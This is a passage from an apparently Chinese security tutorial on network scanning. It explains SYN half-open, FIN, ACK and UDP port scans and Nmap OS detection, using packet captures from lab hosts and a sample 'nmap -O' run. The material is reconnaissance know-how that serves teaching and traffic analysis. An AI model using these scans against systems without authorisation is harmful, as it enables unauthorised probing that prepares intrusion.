


图 3-4-7

2、半连接扫描

半连接扫描不使用完整的 TCP 连接。攻击方发起 SYN 请求包；如果端口开启，目标主机回应 SYN ACK 包，攻击方再发送 RST 包。如果端口未开启，目标主机直接返回 RST 包结束会话。

如：192.1.14.235 对 172.16.33.162 进行半连接端口扫描，首先发起 Ping 消息确认主机是否存在，然后对端口进行扫描。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
1	42	192.1.14.235		172.16.33.162		ICMP	2015-08-28 14:22:36.590911	Echo (ping) request id=0xd5e, seq=0/0, ttl=55 (re
2	60	172.16.33.162		192.1.14.235		ICMP	2015-08-28 14:22:36.591819	Echo (ping) reply id=0xd5e, seq=0/0, ttl=125 (re
3	58	192.1.14.235	49170	172.16.33.162	443	TCP	2015-08-28 14:23:03.551748	49170-443 [SYN] Seq=0 win=1024 Len=0 MSS=1460
4	58	192.1.14.235	49170	172.16.33.162	113	TCP	2015-08-28 14:23:03.551970	49170-113 [SYN] Seq=0 win=1024 Len=0 MSS=1460
5	60	172.16.33.162	443	192.1.14.235		TCP	2015-08-28 14:23:03.552627	443-49170 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=1460
6	60	172.16.33.162	113	192.1.14.235		TCP	2015-08-28 14:23:03.552631	113-49170 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
7	58	192.1.14.235	49170	172.16.33.162	8888	TCP	2015-08-28 14:23:03.552853	49170-8888 [SYN] Seq=0 win=1024 Len=0 MSS=1460
8	60	172.16.33.162	8888	192.1.14.235		TCP	2015-08-28 14:23:03.553508	8888-49170 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
9	58	192.1.14.235	49170	172.16.33.162	445	TCP	2015-08-28 14:23:03.553597	49170-445 [SYN] Seq=0 win=1024 Len=0 MSS=1460
10	60	172.16.33.162	445	192.1.14.235		TCP	2015-08-28 14:23:03.554302	445-49170 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=1460
11	58	192.1.14.235	49170	172.16.33.162	23	TCP	2015-08-28 14:23:03.554273	49170-23 [SYN] Seq=0 win=1024 Len=0 MSS=1460
12	60	172.16.33.162	23	192.1.14.235		TCP	2015-08-28 14:23:03.555080	23-49170 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
13	58	192.1.14.235	49170	172.16.33.162	1720	TCP	2015-08-28 14:23:03.555145	49170-1720 [SYN] Seq=0 win=1024 Len=0 MSS=1460
14	60	172.16.33.162	1720	192.1.14.235		TCP	2015-08-28 14:23:03.555866	1720-49170 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
15	58	192.1.14.235	49170	172.16.33.162	22	TCP	2015-08-28 14:23:03.556015	49170-22 [SYN] Seq=0 win=1024 Len=0 MSS=1460
16	60	172.16.33.162	22	192.1.14.235		TCP	2015-08-28 14:23:03.556746	22-49170 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
17	58	192.1.14.235	49170	172.16.33.162	21	TCP	2015-08-28 14:23:03.556791	49170-21 [SYN] Seq=0 win=1024 Len=0 MSS=1460
18	60	172.16.33.162	21	192.1.14.235		TCP	2015-08-28 14:23:03.557587	21-49170 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=1460
19	58	192.1.14.235	49170	172.16.33.162	993	TCP	2015-08-28 14:23:03.557756	49170-993 [SYN] Seq=0 win=1024 Len=0 MSS=1460
20	60	172.16.33.162	993	192.1.14.235		TCP	2015-08-28 14:23:03.558412	993-49170 [RST, ACK] Seq=1 Ack=1 win=0 Len=0
21	58	192.1.14.235	49170	172.16.33.162	25	TCP	2015-08-28 14:23:03.558584	49170-25 [SYN] Seq=0 win=1024 Len=0 MSS=1460
22	60	172.16.33.162	25	192.1.14.235		TCP	2015-08-28 14:23:03.559266	25-49170 [RST, ACK] Seq=1 Ack=1 win=0 Len=0

图 3-4-8

扫描到 TCP80 端口开启。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
37	58	192.1.14.235	49170	172.16.33.162	80	TCP	2015-08-28 14:23:03.565295	49170-80 [SYN] Seq=0 win=1024 Len=0 MSS=1460
38	60	172.16.33.162	80	192.1.14.235		TCP	2015-08-28 14:23:03.566175	80-49170 [SYN, ACK] Seq=0 Ack=1 win=8192 Len=0 MSS=1460
2006	60	172.16.33.162	80	192.1.14.235		TCP	2015-08-28 14:23:06.363212	[TCP Retransmission] 80-49170 [SYN, ACK] Seq=0 Ack=1
2022	60	172.16.33.162	80	192.1.14.235		TCP	2015-08-28 14:22:12.370760	[TCP Retransmission] 80-49170 [SYN, ACK] Seq=0 Ack=1
2041	60	172.16.33.162	80	192.1.14.235		TCP	2015-08-28 14:23:24.571758	80-49170 [RST] Seq=1 win=0 Len=0

图 3-4-8

TCP23 端口未开启。




图 3-4-9

3、秘密扫描 TCPFIN

TCP FIN 扫描是指攻击者发送虚假信息，目标主机没有任何响应时认为端口是开放的，返回数据包认为是关闭的。

如下图，扫描方发送 FIN 包，如果端口关闭则返回 RST ACK 包。




图 3-4-10

4、秘密扫描 TCPACK

TCP ACK 扫描是利用标志位 ACK，而 ACK 标志在 TCP 协议中表示确认序号有效，它表示确认一个正常的 TCP 连接。但是在 TCP ACK 扫描中没有进行正常的 TCP 连接过程，实际上是没有真正的 TCP 连接。所以使用 TCP ACK 扫描不能够确定端口的关闭或者开启，因为

当发送给对方一个含有 ACK 表示的 TCP 报文的时候，都返回含有 RST 标志的报文，无论端口是开启或者关闭。但是可以利用它来扫描防火墙的配置和规则等。




图 3-4-11

5、UDP 端口扫描

前面的扫描方法都是针对 TCP 端口，针对 UDP 端口一般采用 UDP ICMP 端口不可达扫描。

如：192.1.14.235 对 172.16.2.4 发送大量 UDP 端口请求，扫描其开启 UDP 端口的情况。




图 3-4-12

如果对应的 UDP 端口开启，则会返回 UDP 数据包。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
1851	102	192.1.14.235	58943	172.16.2.4	161	TFTP	2015-08-28 13:32:01.339251	unknown (0x303a)
1852	155	172.16.2.4	161	192.1.14.235	58943	TFTP	2015-08-28 13:32:01.340629	unknown (0x306f)

0000	d4	be	d9	69	d1	e6	e0	24	7f	b5	ca	be	08	00	45	00	...	i...\$E.
0010	00	38	f2	bf	00	3d	01	0d	45	ac	10	02	04	c0	01	...	8...=.	.E.....	
0020	0e	eb	03	03	7a	17	00	00	00	45	00	00	1c	40	00	...	z...	€.....@	
0030	00	00	21	11	cb	f3	c0	01	0e	eb	ac	10	02	04	e6	3f	...	1.....?	
0040	c0	08	00	08	ac	94										...			

▣ Frame 1852: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits) on interface 0
 ▣ Ethernet II, Src: HuaweiTe_b5:ca:be (e0:24:7f:b5:ca:be), Dst: Del...
 ▣ Internet Protocol Version 4, Src: 172.16.2.4 (172.16.2.4), Dst: 192.1.14.235 (192.1.14.235)
 ▣ User Datagram Protocol, Src Port: 161 (161), Dst Port: 58943 (58943)
 Source Port: 161 (161)
 Destination Port: 58943 (58943)
 Length: 121
 Checksum: 0x982a [validation disabled]
 [Stream index: 698]
 ▣ Trivial File Transfer Protocol
 Opcode: Unknown (12399)
 Data (111 bytes)

drops.wooyun.org

图 3-4-13

如果端口未开启，则返回“ICMP 端口不可达”消息。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
1850	70	172.16.2.4	58943	192.1.14.235	49160	ICMP	2015-08-28 13:32:00.538686	Destination unreachable (Port unreachable)
1854	70	172.16.2.4	58943	192.1.14.235	6970	ICMP	2015-08-28 13:32:02.140692	Destination unreachable (Port unreachable)
1856	70	172.16.2.4	58943	192.1.14.235	19075	ICMP	2015-08-28 13:32:02.941674	Destination unreachable (Port unreachable)
1858	70	172.16.2.4	58943	192.1.14.235	51717	ICMP	2015-08-28 13:32:03.743747	Destination unreachable (Port unreachable)
1860	70	172.16.2.4	58943	192.1.14.235	58640	ICMP	2015-08-28 13:32:04.545513	Destination unreachable (Port unreachable)
1862	70	172.16.2.4	58943	192.1.14.235	49154	ICMP	2015-08-28 13:32:05.346878	Destination unreachable (Port unreachable)
1865	124	172.16.2.4	59019	192.1.14.235	427	ICMP	2015-08-28 13:32:06.949543	Destination unreachable (Port unreachable)
1867	70	172.16.2.4	58944	192.1.14.235	19504	ICMP	2015-08-28 13:32:07.753558	Destination unreachable (Port unreachable)
1869	70	172.16.2.4	58943	192.1.14.235	41896	ICMP	2015-08-28 13:32:08.575565	Destination unreachable (Port unreachable)
1871	70	172.16.2.4	58943	192.1.14.235	17615	ICMP	2015-08-28 13:32:09.377576	Destination unreachable (Port unreachable)
1874	110	172.16.2.4	58944	192.1.14.235	2049	ICMP	2015-08-28 13:32:10.978094	Destination unreachable (Port unreachable)
1876	70	172.16.2.4	58943	192.1.14.235	34796	ICMP	2015-08-28 13:32:11.779940	Destination unreachable (Port unreachable)
1878	70	172.16.2.4	58943	192.1.14.235	999	ICMP	2015-08-28 13:32:12.582610	Destination unreachable (Port unreachable)
1880	70	172.16.2.4	58943	192.1.14.235	25346	ICMP	2015-08-28 13:32:13.384045	Destination unreachable (Port unreachable)
1882	70	172.16.2.4	58943	192.1.14.235	49197	ICMP	2015-08-28 13:32:14.184965	Destination unreachable (Port unreachable)
1885	124	172.16.2.4	59020	192.1.14.235	427	ICMP	2015-08-28 13:32:15.789125	Destination unreachable (Port unreachable)
1887	70	172.16.2.4	58944	192.1.14.235	40019	ICMP	2015-08-28 13:32:16.604475	Destination unreachable (Port unreachable)
1889	70	172.16.2.4	58943	192.1.14.235	54094	ICMP	2015-08-28 13:32:17.404666	Destination unreachable (Port unreachable)
1891	70	172.16.2.4	58943	192.1.14.235	47808	ICMP	2015-08-28 13:32:18.205358	Destination unreachable (Port unreachable)
1894	70	172.16.2.4	58944	192.1.14.235	49174	ICMP	2015-08-28 13:32:19.807221	Destination unreachable (Port unreachable)
1896	70	172.16.2.4	58943	192.1.14.235	49640	ICMP	2015-08-28 13:32:20.609515	Destination unreachable (Port unreachable)
1898	70	172.16.2.4	58943	192.1.14.235	44968	ICMP	2015-08-28 13:32:21.410983	Destination unreachable (Port unreachable)
1900	70	172.16.2.4	58943	192.1.14.235	44190	ICMP	2015-08-28 13:32:22.213290	Destination unreachable (Port unreachable)
1903	70	172.16.2.4	58944	192.1.14.235	139	ICMP	2015-08-28 13:32:23.814991	Destination unreachable (Port unreachable)
1905	70	172.16.2.4	58943	192.1.14.235	30718	ICMP	2015-08-28 13:32:24.617756	Destination unreachable (Port unreachable)
1907	70	172.16.2.4	58943	192.1.14.235	25157	ICMP	2015-08-28 13:32:25.418132	Destination unreachable (Port unreachable)
1909	70	172.16.2.4	58943	192.1.14.235	22251	ICMP	2015-08-28 13:32:26.220731	Destination unreachable (Port unreachable)

0000	d4	be	d9	69	d1	e6	e0	24	7f	b5	ca	be	08	00	45	00	...	i...\$E.
0010	00	38	f2	bf	00	3d	01	0d	45	ac	10	02	04	c0	01	...	8...=.	.E.....	
0020	0e	eb	03	03	7a	17	00	00	00	45	00	00	1c	40	00	...	z...	€.....@	
0030	00	00	21	11	cb	f3	c0	01	0e	eb	ac	10	02	04	e6	3f	...	1.....?	
0040	c0	08	00	08	ac	94										...			

Type: 3 (Destination unreachable)
 Code: 3 (Port unreachable)
 Checksum: 0x7a17 [correct]
 ▣ Internet Protocol Version 4, Src: 192.1.14.235 (192.1.14.235), Dst: 172.16.2.4 (172.16.2.4)
 ▣ User Datagram Protocol, Src Port: 58943 (58943), Dst Port: 49160 (49160)
 Source Port: 58943 (58943)
 Destination Port: 49160 (49160)

drops.wooyun.org

图 3-4-14

0x03 操作系统的探测

NMAP 进行操作系统的探测主要用到的是 OS 探测模块，使用 TCP/IP 协议栈指纹来识别不同的操作系统和设备。Nmap 内部包含了 2600 多种已知操作系统的指纹特征，根据扫描返回的数据包生成一份系统指纹，将探测生成的指纹与 nmap-os-db 中指纹进行对比，查找匹配的操作系统。如果无法匹配，则以概率形式列举出可能的系统。

如：192.168.1.50 对 192.168.1.90 进行操作系统的扫描探测。首先发起 Ping 请求，确认主机是否存在。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
2118	162	192.168.1.50		192.168.1.90		ICMP	2015-08-28 15:59:58.689201	Echo (ping) request id=0xa117, seq=295/9985, ttl=46
2119	162	192.168.1.90		192.168.1.50		ICMP	2015-08-28 15:59:58.689220	Echo (ping) reply id=0xa117, seq=295/9985, ttl=128
2120	190	192.168.1.50		192.168.1.90		ICMP	2015-08-28 15:59:58.689346	Destination unreachable (Protocol unreachable)
2121	192	192.168.1.50		192.168.1.90		ICMP	2015-08-28 15:59:58.714189	Echo (ping) request id=0xa118, seq=296/10241, ttl=39
2122	192	192.168.1.90		192.168.1.50		ICMP	2015-08-28 15:59:58.714208	Echo (ping) reply id=0xa118, seq=296/10241, ttl=128
2123	220	192.168.1.50		192.168.1.90		ICMP	2015-08-28 15:59:58.739172	Destination unreachable (Protocol unreachable)
2125	190	192.168.1.90	60576	192.168.1.50	43884	ICMP	2015-08-28 15:59:58.739172	Destination unreachable (Port unreachable)

drops.wooyum.org

发起 ARP 请求，获取主机 MAC 地址。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
9	42	Vmware_f9:8f:48		Broadcast		ARP	2015-08-28 15:59:10.526411000	who has 192.168.1.58? Tell 192.168.1.90
14	60	LcfcheFe_42:84:59		Broadcast		ARP	2015-08-28 15:59:11.468800000	who has 192.168.1.90? Tell 192.168.1.50
15	42	Vmware_f9:8f:48		LcfcheFe_42:84:59		ARP	2015-08-28 15:59:11.468830000	192.168.1.90 is at 00:0c:29:f9:8f:48
22	42	Vmware_f9:8f:48		Broadcast		ARP	2015-08-28 15:59:14.729516000	who has 192.168.1.59? Tell 192.168.1.90


```

0000 68 f7 28 42 84 59 00 0c 29 f9 8f 48 08 06 00 01 h.(B.Y...)..H...
0010 08 00 06 04 00 02 00 0c 29 f9 8f 48 c0 a8 01 5a .....).Z
0020 68 f7 28 42 84 59 c0 a8 01 32 h.(B.Y...)..2
  
```

Frame 15: 42 bytes on wire (336 bits), 42 bytes captured (336 bit) on interface 0

Ethernet II, Src: Vmware_f9:8f:48 (00:0c:29:f9:8f:48), Dst: LcfcheFe_42:84:59 (08:00:06:04:00:02)

Address Resolution Protocol (reply)

- Hardware type: Ethernet (1)
- Protocol type: IP (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: reply (2)
- Sender MAC address: Vmware_f9:8f:48 (00:0c:29:f9:8f:48)
- Sender IP address: 192.168.1.90 (192.168.1.90)
- Target MAC address: LcfcheFe_42:84:59 (68:f7:28:42:84:59)
- Target IP address: 192.168.1.50 (192.168.1.50)

drops.wooyum.org

图 3-4-15

进行端口扫描。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time B/J	Info
1	60	192.168.1.50	64002	192.168.1.90	135	TCP	2015-08-28 15:59:56.863401	64002-135 [SYN] Seq=0 win=1024 Len=0 MSS=1460
2	58	192.168.1.90	135	192.168.1.50	64002	TCP	2015-08-28 15:59:56.863432	135-64002 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	60	192.168.1.50	64002	192.168.1.90	135	TCP	2015-08-28 15:59:56.863535	64002-135 [RST] Seq=1 Win=0 Len=0
4	60	192.168.1.50	64002	192.168.1.90	3306	TCP	2015-08-28 15:59:56.863658	64002-3306 [SYN] Seq=0 win=1024 Len=0 MSS=1460
5	54	192.168.1.90	3306	192.168.1.50	64002	TCP	2015-08-28 15:59:56.863672	3306-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	60	192.168.1.50	64002	192.168.1.90	199	TCP	2015-08-28 15:59:56.863792	64002-199 [SYN] Seq=0 win=1024 Len=0 MSS=1460
7	54	192.168.1.90	199	192.168.1.50	64002	TCP	2015-08-28 15:59:56.863810	199-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	60	192.168.1.50	64002	192.168.1.90	256	TCP	2015-08-28 15:59:56.863988	64002-256 [SYN] Seq=0 win=1024 Len=0 MSS=1460
9	54	192.168.1.90	256	192.168.1.50	64002	TCP	2015-08-28 15:59:56.863998	256-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	60	192.168.1.50	64002	192.168.1.90	113	TCP	2015-08-28 15:59:56.864067	64002-113 [SYN] Seq=0 win=1024 Len=0 MSS=1460
11	54	192.168.1.90	113	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864072	113-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	60	192.168.1.50	64002	192.168.1.90	3389	TCP	2015-08-28 15:59:56.864098	64002-3389 [SYN] Seq=0 win=1024 Len=0 MSS=1460
13	54	192.168.1.90	3389	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864102	3389-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14	60	192.168.1.50	64002	192.168.1.90	8080	TCP	2015-08-28 15:59:56.864130	64002-8080 [SYN] Seq=0 win=1024 Len=0 MSS=1460
15	54	192.168.1.90	8080	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864133	8080-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16	60	192.168.1.50	64002	192.168.1.90	23	TCP	2015-08-28 15:59:56.864186	64002-23 [SYN] Seq=0 win=1024 Len=0 MSS=1460
17	54	192.168.1.90	23	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864190	23-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	60	192.168.1.50	64002	192.168.1.90	443	TCP	2015-08-28 15:59:56.864241	64002-443 [SYN] Seq=0 win=1024 Len=0 MSS=1460
19	54	192.168.1.90	443	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864246	443-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20	60	192.168.1.50	64002	192.168.1.90	110	TCP	2015-08-28 15:59:56.864295	64002-110 [SYN] Seq=0 win=1024 Len=0 MSS=1460
21	58	192.168.1.90	110	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864305	110-64002 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
22	60	192.168.1.50	64002	192.168.1.90	110	TCP	2015-08-28 15:59:56.864356	64002-110 [RST] Seq=1 Win=0 Len=0
23	60	192.168.1.50	64002	192.168.1.90	1025	TCP	2015-08-28 15:59:56.864567	64002-1025 [SYN] Seq=0 win=1024 Len=0 MSS=1460
24	54	192.168.1.90	1025	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864573	1025-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	60	192.168.1.50	64002	192.168.1.90	25	TCP	2015-08-28 15:59:56.864616	64002-25 [SYN] Seq=0 win=1024 Len=0 MSS=1460
26	58	192.168.1.90	25	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864621	25-64002 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
27	60	192.168.1.50	64002	192.168.1.90	143	TCP	2015-08-28 15:59:56.864675	64002-143 [SYN] Seq=0 win=1024 Len=0 MSS=1460
28	54	192.168.1.90	143	192.168.1.50	64002	TCP	2015-08-28 15:59:56.864679	143-64002 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29	60	192.168.1.50	64002	192.168.1.90	25	TCP	2015-08-28 15:59:56.864704	64002-25 [RST] Seq=1 Win=0 Len=0
30	60	192.168.1.50	64002	192.168.1.90	1723	TCP	2015-08-28 15:59:56.864733	64002-1723 [SYN] Seq=0 win=1024 Len=0 MSS=1460


```

0000 00 0c 29 f9 8f 48 68 f7 28 42 84 59 08 00 45 00 ...)..Hh.(B.Y...)..E.
0010 00 00 70 be 00 00 40 01 85 94 c0 a8 01 32 c0 a8 ..p...@.....Z..
0020 01 58 03 02 fe fd 00 00 00 00 45 00 00 b2 2c 59 .Z.....E.....y
0030 00 00 00 80 01 8a 15 c0 a8 01 5a c0 a8 01 32 00 00 .....Z...Z...
0040 5d bf a1 18 01 28 00 00 00 00 00 00 00 00 00 00 .....C.....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
  
```

drops.wooyum.org

图 3-4-16

根据综合扫描情况，判断操作系统类型。

```

C:\>nmap -O 192.168.1.90

Starting Nmap 6.47 ( http://nmap.org ) at 2015-08-28 15:59 中国标准时间
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.90
Host is up (0.00033s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
119/tcp   open  nntp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
563/tcp   open  snews
1027/tcp  open  IIS
1028/tcp  open  unknown
1029/tcp  open  ms-lsa
1030/tcp  open  iad1
1031/tcp  open  iad2
MAC Address: 00:0C:29:F9:8F:48 (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.08 seconds

```

图 3-4-17

0x04 漏洞扫描

